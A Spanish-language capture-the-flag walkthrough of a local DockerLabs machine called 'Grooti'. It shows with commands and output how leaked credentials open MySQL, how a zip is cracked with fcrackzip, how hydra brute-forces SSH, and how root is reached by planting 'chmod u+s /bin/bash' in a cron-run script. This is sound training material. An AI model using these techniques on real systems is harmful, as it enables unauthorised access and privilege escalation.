

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh grooti.tar  
[sudo] contraseña para kali:  
  
##  
## ## ## ==  
## ## ## ## ===  
#####  
NNN { NN NNNN NNN NNNNN NN N / === NNN  
      \_____/ 0 \_____  
      \_____/    \_____  
DOCKEERLABS
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar su conectividad y además con el ttl en 64 sabemos que nos enfrentamos a una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.065 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.065/0.065/0.065/0.000 ms
```

Con nmap comprobamos los servicios que corren para los puertos abiertos.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 46:69:49:1a:d0:b7:26:05:90:a3:22:b2:a8:fe:fd:83 (ECDSA)
|_ 256 91:67:c5:15:53:13:af:6f:28:7d:1e:77:46:0c:c1:bb (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: \xF0\x9F\x8C\xB1 Grooti's Web
|_ http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp  open  mysql?
mysql-info:
| Protocol: 10
| Version: 8.0.42-0ubuntu0.24.04.2
| Thread ID: 40
| Capabilities flags: 65535
| Some Capabilities: SupportsCompression, Speaks41ProtocolOld, ConnectWithDatabase, SwitchToSSLAf
afterHandshake, Support41Auth, InteractiveClient, IgnoreSpaceBeforeParenthesis, ODBCClient, FoundRows
, SupportsLoadDataLocal, LongColumnFlag, LongPassword, SupportsTransactions, Speaks41ProtocolNew, I
gnoreSigpipes, DontAllowDatabaseTableColumn, SupportsAuthPlugins, SupportsMultipleStatments, Suppor
tsMultipleResults

```

Inspeccionando la página web encontramos un comentario.

```
<!--  
    I am Grooti...  
    Creo que Rocket ha entrado a mi base de datos...  
-->
```

Y dentro de imágenes hay un readme.txt en el que aparece una contraseña.

Firefox Default GTFOBins PayloadsAllTheThings Nessus SonarQu

```
(password1) Encuentra donde ponerla ;)
```

Buscamos directorios y archivos ocultos con gobuster, damos con el directorio secret.

```
> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,htm,ini,js,webp,pl,pcapng,conf,old,tar.gz,jpg,exe,log,ts,bak,woff,eot,rb,md,rar,xml,json,zip,gif,svg,php,txt,tar,7z,woff2,bin,py,sh,backup,jpeg,ttf,asp,aspx,css,png,pcap
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 275]
/archives (Status: 301) [Size: 311] [--> http://172.17.0.2/archives/]
/index.html (Status: 200) [Size: 1436]
/.htm (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/imagenes (Status: 301) [Size: 311] [--> http://172.17.0.2/imagenes/]
/secret (Status: 301) [Size: 309] [--> http://172.17.0.2/secret/]
```

Contiene usuarios y el tipo de acceso de los usuarios y además una descarga que contiene un txt con instrucciones.



En el archivo de instrucciones.txt que nos hemos descargado nos dice que nos conectemos a puerto 3306 que tiene el servicio mysql activo con el siguiente comando.

```
07
08 mysql -u rocket -p -h 172.17.0.2 --ssl=0
09
```

Y con la contraseña que hemos encontrado anteriormente tenemos acceso a la base de datos.

```
> mysql -u rocket -p -h 172.17.0.2 --ssl=0
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 50
Server version: 8.0.42-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type 'c' to clear the current input statement.

MySQL [(none)]>
```

Ahora miramos que base de datos existen y a continuación las tablas en la base de datos a la que accedamos.


```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| files_secret |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0,002 sec)

MySQL [(none)]> use files_secret;

MySQL [files_secret]> show tables;
+-----+
| Tables_in_files_secret |
+-----+
| rutas |
+-----+
1 row in set (0,001 sec)

MySQL [files_secret]> select * from rutas;
+----+-----+-----+
| id | nombre | ruta |
+----+-----+-----+
| 1 | imagenes | /var/www/html/files/imagenes/ |
| 2 | documentos | /var/www/html/files/documentos/ |
| 3 | facturas | /var/www/html/files/facturas/ |
| 4 | secret | /unprivate/secret |
+----+-----+-----+
```

Accedemos por la web al directorio de /unprivate/secret




Nos vamos a burpsuite ya que generate.php nos pide que el método sea POST

```
<p>Acceso restringido al sistema de logs de la nave</p>
<form action="generate.php" method="POST">
  <input type="text" name="content" placeholder="Mensaje de acceso..." />
  <input type="text" name="numero" value="1" />
</form>
```

```
POST /unprivate/secret/generate.php
HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

1 HTTP/1.1 200 OK
2 Date: Wed, 13 Aug 2025 08:32:15 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Content-Length: 52
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 <h2>
  Error: El número debe estar entre 1 y 100.
</h2>
```

Al decirnos que el número debe estar entre el 1 y el 100 vamos a probar con intruder de burpsuite.



Probamos con el número 16 ya que nos ha dado un tamaño distinto al resto de resultados.

Request	Response	Status Code	Response Size	Time Taken	Length
16	16	200	1		781
100	100	200	1		405

Y nos descarga un .zip por lo que el siguiente paso es saber que contiene.



Nos pide contraseña, pero usamos fcrackzip y es la misma que ya conocíamos. Por lo que podríamos haber probado antes de usar fcrackzip.

```
> unzip password16.zip
Archive: password16.zip
[password16.zip] password16.txt password: 
> fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt password16.zip
found file 'password16.txt', (size cp/uc 235/ 327, flags 9, chk 7eb3)

PASSWORD FOUND!!!!: pw == password1
```

Nos da como resultado una especie de diccionario de contraseñas por lo que debemos aplicar fuerza bruta.

```
> unzip password16.zip
Archive: password16.zip
[password16.zip] password16.txt password:
  inflating: password16.txt
> cat password16.txt
```

	File: password16.txt
1	admin123
2	123456

Ya que conocemos 3 usuarios de la base de datos lo vamos a intentar con los 3 a ver si uno de ellos nos da acceso por el puerto 22.

```
> cat users.txt
```

	File: users.txt
1	grooti
2	rocket
3	naia

Con hydra descubrimos que grooti es el usuario con el que vamos a entrar. Y ya habríamos hecho la primera parte, ahora nos queda elevar privilegios.

```
> hydra -L users.txt -P password16.txt 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use for malicious or otherwise disallowed or prohibited purposes, except in
penetration testing contexts. Please consider the legal obligations associated
with your actions in your country and state. Please report legal concerns
to <legal@tinfoenix.eu>, or for illegal purposes (this is non-binding,
though) to <hydra@tinfoenix.eu>.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-19 17:10:56
[WARNING] Many SSH configurations limit the number of parallel tasks.
Use the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102 login tries (l
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: grooti password: YoSoYgRoOt
```

Accedemos y comprobamos si estamos en algún grupo especial.

```
> ssh grooti@172.17.0.2
grooti@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.33+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 19 17:10:56 2025 from 172.17.0.1
grooti@fc5c3ce1a24d:~$ id
uid=1001(grooti) gid=1001(grooti) groups=1001(grooti),100(users)
```

Descubrimos que tenemos una tarea con el comando crontab -l que se ejecuta cada minuto.

```
grooti@fc5c3ce1a24d:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow command
* * * * * /opt/cleanup.sh
```

Leemos el archivo cleanup.sh y nos dice que en la carpeta tmp ejecuta otro archivo .sh.

```
grooti@fc5c3ce1a24d:/$ cd opt/  
grooti@fc5c3ce1a24d:/opt$ cat cleanup.sh  
#!/bin/bash  
  
bash /tmp/malicious.sh
```

Tenemos permisos para poder escribir dentro del archivo, por lo que podemos mandarnos una Shell con permisos de root.

```
grooti@fc5c3ce1a24d:/tmp$ ls -la
total 16
drwxrwxrwt 1 root root 4096 Aug 13 11:02 .
drwxr-xr-x 1 root root 4096 Aug 12 21:41 ..
-rwxrw-r-- 1 root grooti 221 Jul 22 21:07 malicious.sh
```

Modificamos el archivo malicious.sh para que nos de permisos suid a la bash.

```
grooti@fc5c3ce1a24d:/tmp$ nano malicious.sh
Error opening terminal: xterm-kitty.
grooti@fc5c3ce1a24d:/tmp$ export TERM=xterm
grooti@fc5c3ce1a24d:/tmp$ nano malicious.sh
grooti@fc5c3ce1a24d:/tmp$ cat malicious.sh
#!/bin/bash

chmod u+s /bin/bash
```

Y con el parámetro -p le decimos a la bash que mantenga los privilegios. Ya somos root.

```
grooti@fc5c3ce1a24d:/tmp$ /bin/bash -p
bash-5.2# id
uid=1001(grooti) gid=1001(grooti) euid=0(root) groups=1001(grooti),100(users)
```

```
bash-5.2# cat grooti.txt
```

